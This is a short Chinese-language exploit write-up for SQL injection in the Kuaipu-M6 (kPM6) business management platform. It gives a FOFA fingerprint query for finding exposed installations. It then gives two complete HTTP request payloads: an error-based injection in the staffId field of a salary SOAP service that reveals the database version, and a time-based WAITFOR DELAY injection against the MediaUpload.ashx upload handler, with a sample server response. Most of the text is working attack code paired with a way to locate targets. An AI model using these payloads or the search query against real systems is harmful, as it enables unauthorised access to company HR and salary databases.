K4-1kPM6-SQL


漏洞描述：

Kuaipu-M6整合管理平台系统是厦门快普信息技术有限公司累积近15年的IT经营历程和IT管理咨询实践研发而成的中小企业整合管理及业务应用软件。

影响版本：

- kPM6

网站图片：



网络测绘：

fofa语法：

body="Resource/JavaScript/jKPM6.DateTime.js"


漏洞复现：

payload:

```
POST /WebService/HR/Salary/SalaryAccounting.asmx HTTP/1.1
Host: your-ip
SOAPAction: http://tempuri.org/Calculate
Content-Type: text/xml;charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
 <soapenv:Header/>
 <soapenv:Body>
   <tem:Calculate>
    <!--type: string-->
    <tem:SalaryCategory></tem:SalaryCategory>
    <!--type: string-->
    <tem:StaffBirthDay></tem:StaffBirthDay>
    <!--type: string-->
    <tem:staffId>
    1) and 1=@@version--+</tem:staffId>
    <!--type: string-->
    <tem:Department></tem:Department>
    <!--type: string-->
    <tem:SubOrg></tem:SubOrg>
    <!--type: string-->
    <tem:taxMonthly></tem:taxMonthly>
   </tem:Calculate>
 </soapenv:Body>
</soapenv:Envelope>
```

效果图:
查询数据库版本



```
POST /ashx/Common/MediaUpload.ashx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

upload=check&dasdsa=1&sourceTag=11');WAITFOR DELAY '0 :0:5'--&field=1
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/j
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Method
Access-Control-Allow-Header
Access-Control-Allow-Origin
Date: Sun, 31 Mar 2024 09:1
Connection: close
Content-Length: 2

""
```